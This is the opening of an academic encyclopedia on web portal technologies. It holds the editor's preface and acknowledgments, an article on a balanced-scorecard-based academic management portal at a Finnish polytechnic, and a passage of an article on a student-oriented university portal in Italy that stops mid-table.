ENCYCLOPEDIA OF

PORTAL TECHNOLOGIES AND APPLICATIONS

Arthur Tatnall

Encyclopedia of Portal Technologies and Applications

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Preface

When I mentioned that I was putting together an encyclopedia of portal technology and applications that would have around 200 articles, a college at Victoria University asked me whether there was enough material in the world written on portals to do that. I replied that even if there was not, there soon would be. The final product you are reading bears this out, with almost 200 articles from 31 countries around the world. There are contributions from Australia, Bosnia and Herzegovina, Brazil, Canada, China, Denmark, Finland, France, Germany, Greece, India, Ireland, Italy, Jordan, Netherlands, New Zealand, Nicaragua, Nigeria, Portugal, Russia, Singapore, South Africa, Spain, Sweden, Switzerland, Taiwan, Thailand, Tunisia, UAE, UK, and the U.S.

A crude measure of the growing importance of the portal comes from a Google search of the World Wide Web. In September 2006, this search produced *1.5 billion* entries relating to portals. A similar search, performed in October 2005, produced 425 million entries, and in December 2003, only 35.6 million. This measure is rather crude, as definitions change and some entities that were not previously called portals now are. It is also the case that some of these entries refer to other types of portals, such as those on medieval cathedrals. It is, nevertheless, clear that Web portals have become an important topic for discussion, and one that is becoming more important as time goes on.

Despite appearing to cover quite a narrow area, the topic of Web portals is an extremely diverse one, and this encyclopedia provides a broad and quite detailed overview of this topic. It examines the technology of portals, the many different types of portals, and the many and varied business uses to which they can be put. The obvious question to ask before beginning, though, is: What is a portal? Most people have an idea of how to answer this question, but not all the answers would be the same; there are many views on what constitutes a Web portal. The term ”Web portal” is rather overused and takes on a somewhat different meaning, depending on the viewpoint of the people involved in the discussion. Some people define a portal quite tightly suggesting, for example, that it must be customisable by the user or that it must have certain specific features (Tatnall, 2005b). Although in the encyclopedia you will find many different definitions, some simple and some quite technical, I prefer the simple definition that suggests that, as in general terms a portal is just a gateway, a Web portal can thus be seen as a gateway to the information and services on the Web (Tatnall, 2005a).

A portal can be seen to aggregate information from multiple sources and make this information available to various users. In this sense, a portal is an all-in-one Web site used to find and gain access to other locations, but one that also provides the services of a guide that can help to insulate the user from the chaos of the Internet and direct them towards their goal. More specifically, a Web portal should be seen as providing a gateway not just to useful sites on the Web, but to *all network-accessible resources,* whether they involve intranets, extranets, or the Internet (Tatnall, 2005a). In other words, a portal offers easy centralised access to all relevant network content and applications.

The first Web portals were designed by companies like Yahoo, Excite, and Lycos to act as general jumping-off points to the contents of large parts of the Web. An early classification of portals had them being either horizontal or vertical (Lynch, 1998). The original portal sites mentioned would have been considered as horizontal portals because they were used by a broad base of users, whereas vertical portals were focused toward a particular audience. Apart from those mentioned in this encyclopedia, there are few definitive categorisations of the types of portal, but Davison, Burgess, and Tatnall (2004) offer the following list: general portals, community portals, vertical industry portals, horizontal industry portals, enterprise information portals, e-marketplace portals, personal/mobile portals, information portals, and niche portals. A major problem, however, is that new types and categories of portal are appearing all the time, portal types are reclassified, and most classification schemes include overlapping categories.

Web portals started off in conjunction with search engines, but soon developed into what today we know as general portals. These were intended to offer their user a broad range of possibilities, and to satisfy the requirements of a large number of users who had general, rather than specific, information requirements. In recent times however, the trend has been very much towards a growth in the variety and numbers of portals dedicated to more specific functions. Even given the difficulty in classifying portals or attempting to count the numbers of each type, it has become clear that specific, rather than general portals are very much the topic of interest around the world (Tatnall, 2005b).

The project to create this portals encyclopedia began in mid-2005 when a call for proposals was sent out to researchers around the world. Researchers were asked to submit proposals describing a possible research article relating to either portal technology, portals applications, or some other topic related to Web portals. All proposals were carefully reviewed by the editor and editorial board to determine their suitability, research quality, coverage, and general interest. The best proposals were accepted, and their authors requested to develop them into research papers of around 3,500 words. When the full article submissions were received, they were forwarded to at least two expert external reviewers on a double-blind, peer-review basis. Only submissions with favourable reviews were chosen for inclusion in the encyclopedia and, in many cases, submissions were sent back for several revisions prior to final acceptance.

Articles in the encyclopedia cover a wide range of topic, ranging from the complex to the very simple. One group of articles discusses the nature, characteristics, advantages, limitations, design, and evolution of portals, while at the other end of the spectrum, several articles investigate semantic portals and others look at some philosophical portal issues. Knowledge management is an important and growing field, and portals have an important part to play in this growth, and this is described in a number of articles. Despite globalisation, there are still parts of the world where things are done differently and which have something interesting to tell us. A number of authors describe the use of portals for specific purposes in their own countries.

A major user of portal technology around the world is governments and the public sector. A large group of articles describes and discusses public sector and government portals, while social and community-based portals are not forgotten. At the personal portal level, articles discuss topics including Web logs, widgets, and MP3 players. Medical, health, and bioinformatics portals form another significant group of articles. Not surprisingly, given that most were written by university academics, there are a number of articles that refer to educational portals of one type or another. At one end of the spectrum, some of the articles describe large-scale university portals that are little different in many respects to enterprise information portals. Still at the level of university education, there are also articles on academic management portals, the construction and deployment of campus portals, academic portals that support a mobile learning environment, portals for artificial intelligence in education, and issues of power and politics related to university portal implementation. Portals are used in other levels and aspects of education as well, including primary and secondary schools and for distance education. Articles describe the issues, advantages, and problems of portal use for each of these applications. Portal use in public and corporate libraries and professional societies can also be fitted into this category of public portals.

The business and industrial sectors make good use of portals, and the encyclopedia has articles relating to various types of business portals. There are also articles on organisational and management issues regarding portal use, enterprise information portals, human resources portals, portals for small to medium enterprises, and more specific topics including shopping, the automotive industry, and wine industry portals. The economics of setting up and using these portals is also discussed, as are issues of strategic planning, user acceptance, security, and the law. More specific articles also deal with project management, tourism, and with science and environmental portals. One especially interesting topic deals with the monitoring of nuclear power plants.

Portal technology itself is important, especially to those involved in the design and implementation of portals, and a large number of articles discuss different aspects of this topic. One important consideration is whether certain implementation factors are more likely to lead to successful adoption of portal technology than others. The design and development of portals is not forgotten, and applications and technologies such as business intelligence, artificial intelligence, intelligent agents, and mobile technology are discussed. Commercial portal products and portal vendors have an important part to play, and this is evaluated in several articles. Portal quality and standards, as well as measurement and evaluation of portals, is also considered.

This publication should not be seen as just another form of textbook, although it does contain much material that would be useful to students of portal technology. Rather, it should be seen as a collection of up-to-date and relevant research articles relating to various aspects of portal technology from many contributors in many countries around the world. To ensure that their quality and relevance is high, all contributions to the encyclopedia have been subjected to a rigorous process of blind peer review.

REFERENCES

Davison, A., Burgess, S., & Tatnall, A. (2004). *Internet technologies and business*. Melbourne: Data Publishing.

Lynch, J. (1998). Web portals. *PC Magazine*.

Tatnall, A. (2005a). Portals, portals everywhere ... In *Web portals: The new gateways to Internet information and services* (1-14). Hershey, PA: Idea Group Publishing.

Tatnall, A. (2005b). *Web portals: From the general to the specific*. The 6th International Working for E-Business (We-B) Conference, Melbourne, Victoria University.

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Acknowledgments

A publication can only be as good as the material it contains, and as editor of this encyclopedia, I acknowledge the excellent work of all whose considerable effort has gone into producing the large number of comprehensive articles it contains. Contributions to the encyclopedia highlight the huge amount of research from around the world that is being undertaken in relation to portals. My thanks go to all contributors for sharing this research with us.

I also acknowledge the assistance provided by those involved in the reviewing of encyclopedia articles. Most of the authors of articles included in the encyclopedia also served as referees for articles written by others. My thanks go to all these people who provided constructive and comprehensive reviews. Without their support the project would have been impossible.

A project like this really relies on technology. Without use of the Internet and e-mail, it would not have been possible to put together a large work like this in anything like such a short time. Reliance on postal mail would have made this task so much slower and more difficult, and my thanks also go to all those authors who so promptly replied to my many e-mail requests.

Thanks to my Editorial Advisory Board members, Bill Davey, Stephen Burgess, and Mohini Singh, for their support and assistance during the design and compilation of the encyclopedia. Finally, thanks also to my wife Barbara for putting up with my absences due to the large amount of time at the computer this project has involved.

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About the Editor

Arthur Tatnall (BSc, BEd, DipCompSc, MA, PhD, FACS) is an associate professor in the Graduate School of Business at Victoria University in Melbourne, Australia. He holds bachelor's degrees in science and education, a graduate diploma in computer science, and a research Master of Arts in which he explored the origins of business computing education in Australian universities. His PhD involved a study in curriculum innovation in which he investigated the manner in which Visual Basic entered the curriculum of an Australian university. He is a member of three IFIP working groups (WG3.4, WG3.7, and WK9.7) and is also a fellow of the Australian Computer Society. His research interests include technological innovation, information technology in educational management, information systems curriculum, project management, electronic commerce, and Web portals. He has written several books relating to information systems and has published numerous book chapters, journal articles, and conference papers.

A

An Academic Management Portal

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INTRODUCTION

E-management is a definition for a group of tools and actions used in the organizational steering based on data systems. E-management can make strategic planning more solid and valid using data and information on past performance provided by the management information system (MIS). E-management requires a meta-level data system through which the data produced by the basic operational data system can be modified, restored and merged for use in operational steering. The possibility of merge the operational and financial data is especially important.

This article describes how the strategic management and the balanced scorecard approach developed by Kaplan and Norton (1992, 1993) can be used as a basis of the MIS and an academic portal. The Balanced Scorecard translates the strategy into tangible objectives and measures. The implementation of the strategy can be continuously monitored openly by everyone in the organization. The trends and development of operations can be monitored and evaluated in order to make the changes necessary to achieve the desired strategic objectives.

The empirical case of this article illustrates the development and the usage of an academic management portal at Turku Polytechnic. It is the largest multi-disciplinary polytechnic in Finland, having more than 8000 active students, six multidisciplinary educational departments, 36 degree programs and 750 full-time employees. The polytechnics in Finland are professionally-oriented higher education institutions (HEIs) unlike the universities, which have a scientific orientation. The increased autonomy and greater accountability of HEIs emphasise the importance of strategic management and management tools to implement strategies.

A MANAGEMENT INFORMATION SYSTEM BASED ON STRATEGIC MANAGEMENT

Strategic management is a matter of mapping the route between the perceived present situation and the desired future situation (West-Burnham, 1994). Strategic management involves taking stock of the educational policy, local economy, and other factors in the organization's environment. It adapts the organization to its environment, but on the other hand, tries to exert a positive effect on the development of its local community.

The balanced scorecard approach is a framework for the communication and implementation of the strategy (Kaplan & Norton, 1996, 2001, 2004). The approach has been used extensively in Finnish HEIs (Kettunen, 2004, 2005). The Balanced Scorecard approach was introduced at Turku Polytechnic in 2002. It was followed by a thorough description of the management process starting at the beginning of 2004. The entire management process was described in detail during the development project to create the basis for the information system.

The MIS should include a description and measures regarding how the strategic objectives can be achieved. The balanced scorecard is easily left halfway due to the fact that the existing information systems do not directly support the approach. The balanced scorecard approach creates a shared understanding of the strategic plan, translates the plan into objectives and measures, and balances them usually into four different perspectives: customer, finance, internal processes and learning. The approach supplements the traditional accounting information. It does not only describe the monetary figures but also reports on the real course of events in the organization.

The concept of an MIS refers to the use of information technology in management, which is more specific than the term of a decision support system by Blanning and Bui (1999). Compared to earlier systems, the main difference of the MIS introduced in this article is the increased reciprocity and dialog between the users, decision makers and other stakeholders involved in the future planning and the goal to gain a stronger sense of collective commitment and open minded communication.

Our experiences show that tailoring all the necessary components of the MIS to meet the needs of the organization is important. A proper MIS presupposes modelling and reshaping the entire management process, which is specific to each organization. Another point is that the strategic plans and tools to communicate and implement the strategies are also specific to each organization. The balanced scorecard may well be an inadequate tool due to the unreliable measures and troublesome calculations.

The purpose of the MIS project was to achieve a system for the exchange of knowledge within the organization. The purpose was also to stimulate dialogue within the organization, encouraging innovations and reciprocal open discussion about strategic issues. The information system and the unit of the supporting information services provide means of combining, transforming, and sharing the existing information. An advantage of the decentralized system is that members of the personnel at the various levels of the organization can see how they can contribute to the achievement of strategic objectives.

The MIS gives the organization a common language and codes that form the cognitive dimension of the organizational culture. More than 800 concepts were defined in the project during the description of the management process. Metadata were added to these concepts in order to give the users of the portal solid meanings for the issues, measures and concepts.

In capturing data from the diverse source system and storing them in the integrated database, the data warehouse approach turned out to be useful. Finally, an information system with an intranet portal was developed during the years 2004-2006. The new portal is open to the management and personnel of the HEI. It will increase the transparency of how the objectives will be achieved. The management process is supposed to enhance strategic dialogue and the commitment of the personnel to the chosen strategic outlines.

The communicating of large organizations is nowadays carried out through intranets. Data mining is an attempt to extract useful relationships from large bodies of data. The data can be collected from different levels of the organization and aggregated to the overall level. Data warehousing is the process of capturing data contained in an organization's various operational systems. The data from external sources (e.g., demographics, queries, registers, etc.) can optionally be added to the data warehouse and utilised for analysis and decision-making purposes (Darling, 1997). A rapid response is often necessary for decision makers in their ad hoc information requests.

THE DEVELOPMENT PROJECT IN E-MANAGEMENT

The introduction of the balanced scorecard approach to Turku Polytechnic in 2002 was followed by a view that the entire management process needed to be described in depth. The description of the management process started at the beginning of 2004. During the description of the management process the self reflection resulted in the conclusion that the process needed some improvement. All the phases of the management process were described in detail and developed using flow diagrams and instruction documents.

Changes were made in the timing and agenda of the procedures and meetings included in the management process. The definition and development work produced the new management model, which describes the main aims, meetings, documents and time table of the management process tailored for Turku Polytechnic. The details of the management process can be aggregated to four sequential phases including objectives, resources, steering and results.

The whole management process is based on the principles of reciprocity, dialog, and flexible expert organization management, which refer to the values of the organization. The goal set for the development project was to create an appropriate, uniform, and open MIS to support the management process. It was important for the strategic planning and the implementation of the strategy to be appropriate and come across all levels of the organization from the institutional level to the level of the administrative units to the degree programmes and also the level of employees.

The main stages of the e-management development project were:

1. Evaluation, description, and reshaping of the management process
    a. Process specification of the management process
    b. Design of the document and report models of the management process
    c. Definition of concepts of the management process
2. Description, planning, and implementation of the MIS
    a. Planning of the information architecture
    b. Planning of the contents of process modules
    c. Definition of the process tasks and user roles
    d. Planning of the data transfer and warehousing
3. Design and production use of the portal
    a. Designing the computer screens of the MIS for the e-management portal
    b. Planning the contents of process modules
    c. Testing and demonstrations of the portal
    d. Incremental extensions to portal functions
    e. Evaluation of the management process, MIS and the portal
    f. Development of the portal functioning

The management process was evaluated, described, and reshaped for the MIS at the various levels of the organization. This phase of the development project produced a large chart of the management process. The main goal of the evaluation process was to design strong ties between the strategic planning, objectives, measures, action plans, curricula, and the work load plans of the personnel. The aim of the management process was to enhance strategic dialogue and support the commitment of the personnel to the chosen strategic outlines. The description of the management process served as the basis of the planning of the e-management solution.

The description and planning of the MIS is necessary to create the e-management solution. The management process is structured independently from the information technology solution, which was tailored for Turku Polytechnic with the help of a private consulting company Ineo Ltd. The copyrights, further development rights and immaterial rights of the e-management solution belong to the consulting company which supplied the expert services for the implementation of the MIS. The system can be tailored so that it can also be used in other organizations and implemented by increments.

An academic portal was designed based on the MIS. Knowledge sharing technology builds a new layer of social and business value on the top of the existing information and knowledge stores. The MIS combines the approach of a traditional information technology solution with elements of knowledge sharing and social networks. Virtual communication provides faster transmission of information and it also allows people to do things on their own schedule and in their own time. This means a simultaneous compression and expansion of time as argued by Gray and Igbaria (2000).

FUTURE TRENDS: THE MANAGEMENT PROCESS

Figure 1 roughly describes the management process. The full description of the management process is a large sheet put on the wall. It cannot be easily presented in a article. The management process includes four main phases describing the management process. These phases can also be applied in other organizations, but the detailed descriptions have to be tailored for each case.

The first phase of the management process includes the strategic planning and definition of objectives and measures. The phase incorporates the updating of the strategic plan based on an analysis of the environment, target negotiations with the Ministry of Education and budget negotiations with the owner of the HEI. All the administrative units of the polytechnic draft and update their strategic plans within the MIS. This phase also includes the results analysis of the previous year.


The balanced scorecard framework translates the strategy into tangible objectives and measures and balances them at Turku Polytechnic into five different perspectives including the regional development, customer satisfaction, finance, internal processes, and learning. A strategy map is used to describe the linkages between the objectives located in the different perspectives. The internal processes have a positive effect on regional development and create value for customers, including students and employers. Funding is aligned with the internal processes and structures in the budget. The learning perspective includes the objectives that are necessary for efficient internal processes.

The second phase of the management process includes the planning of operations and resources for the three successive years following the instructions of the owner. The polytechnic and its administrative units will complete the plans including detailed budgets, action plans and personnel plans for the next year. The board of the polytechnic will present the budget proposal to the owner. Thereafter the executive management of the polytechnic will conduct the internal target negotiations with the administrative units. The owner will ratify the budget proposal, after which the eventual adjustments will be made in the budgets and action plans at various levels of the organization.

The third phase of the process includes operations and steering. The board of the polytechnic reports on the achievement of economic and operative targets three times a year to the owner. The senior management team and administrative unit of the polytechnic follow the economic situation and operations in meetings using real time reporting. It is important to keep the balance of payments and ensure that the organization is on the right track towards the strategic objectives.

The fourth phase includes the reporting of results. The annual report is written to meet the needs of the executive

Figure 1. Main phases of the management process



management, owner and other stakeholders. The Ministry of Education also requires reporting about how the targets agreed have been achieved. The self-evaluation report is discussed in the target negotiations with the Ministry of Education. Other reports such as the report of the sustainable development are also produced annually.

CONCLUSION

The development of the academic management portal shows that it is important to describe and reshape the management process and necessary concepts in detail. A rigorous planning methodology is necessary for the development and implementation of a campus-wide MIS. On the other hand, e-management requires organized and controlled information technology architecture. The data warehousing provides a centralised database that integrates data derived from the diverse data sources.

The experiences of the development project described in this article indicate that the strategic planning and Balanced Scorecard are applicable as a basis for a campus-wide MIS. The portal can be used with an Internet browser and it can be used by all the employees of the institution. An advantage of the decentralised e-management system is that teachers and other workers can directly see how they contribute to the strategy of the whole institution. The portal changes the working culture of the organization and makes it more coherent.

Functionally the e-management portal is meant to be a combination of the communication channel, information processor, the tool of the management work and the joint memory of the organization. The academic portal is an action plan or a notebook for the individuals in the different organizational units. As the use of the portal expands to the all levels of the institution portal literacy is an important element among the skills and competencies of the portal users.

REFERENCES

Blanning R. W., & Bui, T. X. (1999). Decision support systems and Internet commerce. In M. Shaw, R. Blanning, T., Strader, & A. Whinston (Eds.), *Handbook on electronic commerce* (pp. 53-75). Berlin: Springer-Verlag.

Darling, C. B. (1997). Datamining for the masses. *Datamation, 43*(2), 52-56.

Gray, P., & Igbaria, M. (2000). Virtual organizations and e-commerce. In M. Shaw, R. Blanning, T., Strader, & A. Whinston (Eds.), *Handbook on electronic commerce* (pp. 481-499). Berlin: Springer-Verlag.

Kaplan, R., & Norton, D. (1992). The balanced scorecard: measures that drive performance. *Harvard Business Review*, *January-February*, *70*(1), 71-79.

Kaplan, R., & Norton, D. (1993). Putting the Balanced Scorecard to work. *Harvard Business Review*, *September-October*, *71*(5), 134-147.

Kaplan, R., & Norton, D. (1996). *The Balanced Scorecard*. Boston: Harvard Business School Press.

Kaplan, R., & Norton, D. (2001). *The strategy-focused organization*. Boston: Harvard Business School Press.

Kaplan, R., & Norton, D. (2004). *Strategy maps*. Boston: Harvard Business School Press.

Kettunen, J. (2004). Bridge building to the future of Finnish polytechnics. *Journal of Higher Education Outreach and Engagement*, *9*(2), 43-57.

Kettunen, J. (2005). Implementation of strategies in continuing education. *International Journal of Educational Management*, *19*(3), 207-217.

Lesser, E., & Prusak, L. (1999). *White paper. Communities of practice, social capital and organizational knowledge.* IBM Institute for Knowledge Management.

Nahapiet, J., & Ghoshal, S. (1998). Social capital and the organizational advantage. *Academy of Management Review, 23*(2), 242-266.

West-Burnham, J. (1994). Strategy, policy and planning. In T. Bush & J. West-Burnham (Eds.), *The principles of educational management*. Harlow: Longman.

KEY TERMS

Academic Management Portal: A management tool which can be used by managers and other members of the organization. Other stakeholders can have reports produced in the portal.

Balanced Scorecard: A framework for the communication and implementation of the strategy. The Balanced Scorecard approach translates an organization's strategy into tangible objectives and measures and balances them typically into four different perspectives: customers, financial outcomes, internal processes and learning.

Data Mining: An attempt to extract useful relationships from large bodies of data.

Data Warehousing: The process of capturing data contained in an organization's various operational systems. The data from external sources can optionally be added to the data warehouse and utilised for analysis and decision-making purposes.

Management Information System: Presupposes modelling the entire management process and tailoring all the necessary components of IT support system to meet the needs of the organization. The management information system should include a description and measures as to how the strategic objectives will be achieved.

Strategic Management: A matter of bridge building between the perceived present situation and the desired future situation. Strategy implies the movement of an organization from its present position, described by the mission, to a desirable but uncertain future position, described by the vision.

Strategic Themes: Describe the strategy of an organization in a concise way.They describe what management believes must be done to succeed and achieve the desired outcomes.

Strategy Map: The concept of the strategy map is used to describe the strategy. The strategy map is a visual representation of the cause-and-effect relationships among the objectives of an organization's strategy and a great insight to executives and stakeholders in understanding the strategy.

An Academic Student-Centered Portal

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INTRODUCTION

The Università Politecnica delle Marche (UNIVPM) aims to acquire a recognizable "look" of the university to live on the Web. One way to reach this goal is to create a site, "e-Univpm" (Ramazzotti, De Giovanni, L., Battistini, G., & Leo et al., 2005), linked to the institutional university Web portal. The principal feature of this new site is to be a convivial site offering the services online that the students usually look for in everyday life. It is a place where students would meet other students for a personal social growth. It would be a rich environment with spaces for curricula and extra-curricula activities such as concerts, lectures, exhibitions, meetings, sports, and student association activities, opportunities of lodging and trading. It is a place for expressing ideas and emotions, where students can open blog and discussion forum, and have access to Web sites of interest for an active citizenship. For these reasons, the portal "e-Univpm" is named "convivial site."

All information, in particular about events, is not a simple calendar, but as soon as the events happen, it is published in a a section of news.

In this context, the students find a small but high quality institutional space: all degree courses, specialisations, masters, and PhDs are described by learning objectives and perspectives of job employment. Each course is presented by a metacognitive framework that collects evaluation criteria and assessment methods linking to learning resources, libraries, laboratories, and directions for participating to research projects.

The convivial site is the access point to the syllabus of UNIVPM coursers and links to teachers' personal pages including research interest descriptions.

There could be partial overlapping of information with the student guide or the institutional faculty site. However, this information is organised according to different aims in order to stimulate the interest of portal users and to make the most of the "medium."

BACKGROUND

According to Deans and von Allmen (2002), "portals are still very much a *hot* topic in industry and academic institutions." A definition of Web portal (Thompson, 2001) extends the concept in the virtual world as a doorway to information and processes. Thompson suggests "when designing a virtual portal for a university at the enterprise-level, one needs to identify the target portal users; decide how many portals are needed; have a clear vision of what it is that the portals give access to and what levels of security are required." Miller (2001) analyses the concept of portals, in particular referring to Internet service providers. Butters (2003) analyses the features found in various types of portals and groups portals in four categories (search engine-based, Internet service provider-based specialist, vertical, and academic). He constructs an indicative features list collected in the following macrocategories: utilities, user profiling/content filtering, resource discovery, news/news feeds, community communication, subject-specific (portal's specialisation), advertising, education-based, leisure, miscellaneous services, and assistance with site use. According to him, no single portal is likely to serve all purposes; different portals will require suitable sets of features as appropriate to the job at hand. Particularly for the academic portals, not all the features are present.

In thinking about the functionality of the portal (Dolphin, Miller, & Sherratt, 2002), there has been a marked tendency to aggregate functionality within the institutional portal itself. Some institutions are effectively replacing departmental or section Web sites by a series of nested portal implementations, in addition to providing an interface to back-end systems. These "heavy" portals, which incorporate applications within themselves, may be contrasted with the "light" portal, which attempts to aggregate and integrate access to a range of services and functions, which remain independent of the portal itself. An example of a portal with more "convivial" features and a lighter look is "MyUCLA" (2006). Swisher (1998) describes MyUCLA as an innovative, personalized Web site that greets the students by name, reminds them of class times and counselor meetings, lets them chat with other undergraduates, and dynamically changes to meet their changing needs.

The Italian Education Department puts (Cineca, 2006) the formative offer online with links to the institutional sites of Italian universities. In the national context, generally, the academic sites do not have convivial features, rather there are sites such as www.studenti.it and www.studiando.it that don't belong to a specific university but have a transversal convivial feature.

Moreover, it would be right to devise the convivial site following the main goals of usability and accessibility. For Looney and Lyman (2000), "... portals gather a variety of useful information resources into a single 'one-stop' Web page, helping the user to avoid being overwhelmed by 'infoglut' or feeling lost on the Web."

According to Nielsen (2000, 2003), usability is a quality attribute that assesses how easy user interfaces are to use. The word "usability" also refers to methods for improving ease-of-use during the design process. Usability is defined by five quality components: learnability, efficiency, memorability, errors, and satisfaction. There are many other important quality attributes. A key one is utility, which refers to the design's functionality. Usability and utility are equally important: it matters little that something is easy if it's not what you want.

The accessibility denotes strategies, guidelines, and resources to help make the Web accessible to people with disabilities (WAI, 2006). During 2003, "European Year of people with disabilities," Italian Parliament approved "Stanca Law." This law requires accessibility for all public administrations sites, therefore also for universities' ones; the convivial site is going to be designed following such guidelines.

Therefore, the Università Politecnica delle Marche is developing a convivial site (besides the institutional portal) that is able, at the same time, to observe the goals of usability and accessibility. For this reason it is used as a compliant commercial platform, E-NTRA (E-NTRA, 2006) (PHP-MYSQL). Moreover, this platform provides some communication tools such as forum, calendar, newsletter, polls, RSS, SMS, and in the future chat and blogs).

THE CONVIVIAL SITE

The "convivial site" is conceived to give to the "Università Politecnica delle Marche" the image of an institution that is close to students, cares about their needs, and wants to take care and stimulate the cultural growth of its users.

For these reasons, the site is not only a place where you can find information and take advantage of services, but it is also a meeting and communication place.
In particular, the convivial Web site has the following main aims:

- to describe the university and its courses,
- to offer students useful information to help them organize and plan their studies,
- to offer up-to-date information about the courses that students are attending or plan to attend,
- to give students who come from other towns information on the cities where the university is located and help them to organise their staying in Ancona,
- to welcome freshmen and help them get to grips with the university and its environment,
- to offer students virtual places where they can meet and exchange,
- to offer students information on activities for their leisure time,
- to keep students informed about academic events,
- to list job and internship opportunities,
- to offer information about student exchange programmes with other countries,
- to help students to get access to libraries, giving information on timetables, locations, etc.,
- to publish graduate students' CVs online, and
- to give information to anyone who, for any reason, may need to reach the university and stay in town for a few days.

Before planning the convivial site, we analysed the university institutional site and the faculty sites of Università Politecnica delle Marche (Ramazzotti et al., 2005) in order to find which contents and services were present and which were not, and how information was communicated. We realized that some important information was not included, dispersed, or difficult to find and that the general style of the site was quite formal.

This is the reason we decided to design a Web site based on a new philosophy with a younger, friendlier style where students could easily perceive the information they need; a site that is constantly kept up-to-date by an editorial committee. The policies of this editorial committee must involve teachers, students, and administrative staff. The style of the new convivial site was therefore changed to a more direct, informal tone; in addition, the graphic template was conceived to be perceived as friendly and appealing by the young targeted readership of university students.

The home page is really easy to use and contains all the links to the main contents and sections: this allows users to find the information or services they are interested in very quickly. This home page reflects the site structure so it is divided into three main sections: “Why sign up,” “Student life,” and “How to ...,” each contained in a box and provided with a meaningful image.

“Why sign up?” and “Student life” boxes are provided with a short introductory text whose words act as links to internal subsections, while the “How to...?” box contains a simple list of links. A short description of these three sections follows.

The section *Why sign up?* acts as a presentation of the Università Politecnica delle Marche and of all the cities where this university is located. It describes the whole course offer: “Laurea” (three-year) and “Laurea Magistrale” (two-years more); postgraduate courses like PhDs, MAs, and specialisation courses; and e-learning courses. Each course description provides information on learning goals, course requirements and organisation, and professional profiles of graduate students.

The *Student life* section has three main aims: give freshmen who come from other towns information on the cities where the university is located and on services for students, create a forum where students can communicate and exchange ideas, and inform all students of events and university activities. This section would be divided into several subsections, described in Table 1.

In the section *How to do for,* the student could find a set of practical information to reach the university and some possible accommodations. There will be advertisements for lodging and practical information for moving easily in the university world.

Students particularly will find a set of link to Web sites of projects related to the possibility of studying abroad: “Leonardo Da Vinci” Project, “Socrates Erasmus” Project, “Move and Study” Project.

The platform and the communication tools are based on the content management system E-NTRA based on php and mysql. It is subdivided in two parts: a part related to the system of navigation/presentation used by the students and in a part related to administration of the site managing users, contents, navigation, models, forum, polls, and so on. The software is made up of a kernel for the basic functionalities, the plug-in functionalities, and completely independent e-community functionalities—feed RSS, e-mail, and SMS active on classes of documents, forms, forums (public/private, moderate and not), and newsletters, sections of general help and of specific help to link to specific Web pages, polls, and tool for the optimisation of the paths, registration online, and so on. A third part is made up of the database (repository) and “external world” that can have an active link with the Web. A single form manages the database and the user interface and administration. The dialogue is completely based on an XML structure able to describe any type of object container in a page.

One of the most important elements of the convivial site is the syllabus. It is located in the *Why Sign Up*? section. The syllabus is a document provided by the instructor of a course that explains the course material, what students are expected to do, and how students will be graded/evaluated. The syllabus outlines the course requirements, grading criteria, course content, faculty expectations, deadlines, examination dates, grading policies, and other relevant course information.

The term syllabus is lively discussed in literature. For Altman (1989), etymologically syllabus means a “label” or “table of contents.” The American Heritage Dictionary defines

Figure 1. Home page of the convivial





Figure 2. Home page, accessible version

Figure 3. A screenshot of a Syllabus



syllabus as an outline of a course of study. We agree that a syllabus should contain an outline, a schedule of topics, and many more items of information. However, we suggest that the primary purpose of a syllabus is to communicate to one's students what the course is about, why the course is taught, where it is going, and what will be required of the students for them to complete the course with a passing grade.

For Reinham (2004), the syllabus is one of the most important documents created by the teacher for the class, serving as an agreement between the teacher and his or her students. It conveys a first and lasting impression on the course he or she designs and it documents and shares his or her beliefs about teaching.

In order to define our syllabus we visited extanting national and international universities syllabus. In a national context, the more interesting syllabus is in the site of the "Università degli Studi di Trento." (cfr. http://www.didatticaonline.unitn.it). Each course of the online degree program presents a syllabus structured in the following macrocategories: course outline, goals, course programme, assessment, evaluation, and bibliography.

In an international context, we considered the following ones: MITOPENCOURSEWARE (Massachusetts Institute of Technology) (cfr. http://ocw.mit.edu/index.html). It is a free and open educational resource for faculty, students, and self-learners around the world. The portal offers a publication of MIT course materials and does not require any registration (COURSEWEB Berkeley (cfr. http://courseWeb.berkeley.edu)). In this site, for each course the syllabus contains the following elements: summary, prerequisites, course goals, reading resources, Web resources, and Extranotes.

Furthermore in the European context, the diploma supplement (EUROPA, 2006) is a document attached to a higher education diploma aiming at improving international "transparency" and at facilitating the academic and professional recognition of qualifications (diplomas, degrees, certificates, etc.). It is designed to provide a description of the nature,

Table 1. The syllabus

SYLLABUS	
1 Course Information	
1.1	Course title
1.2	Type of educational activity
1.3	Course number
1.4	Academic year
1.5	Year of study
1.6	Trimester
1.7	Start/End Date
1.8	Subject group
1.9	Total number of credits
1.10	Global workload (n. of hours)
1.11	Number of hours allocated to: lectures tutorials and laboratory individual study
1.12	Course calendar
1.13	Location of classes meeting
1.14	Change of location or/and course calendar
2 Teacher Information	
2.1	Name of lecturer
2.2	Lecturer number
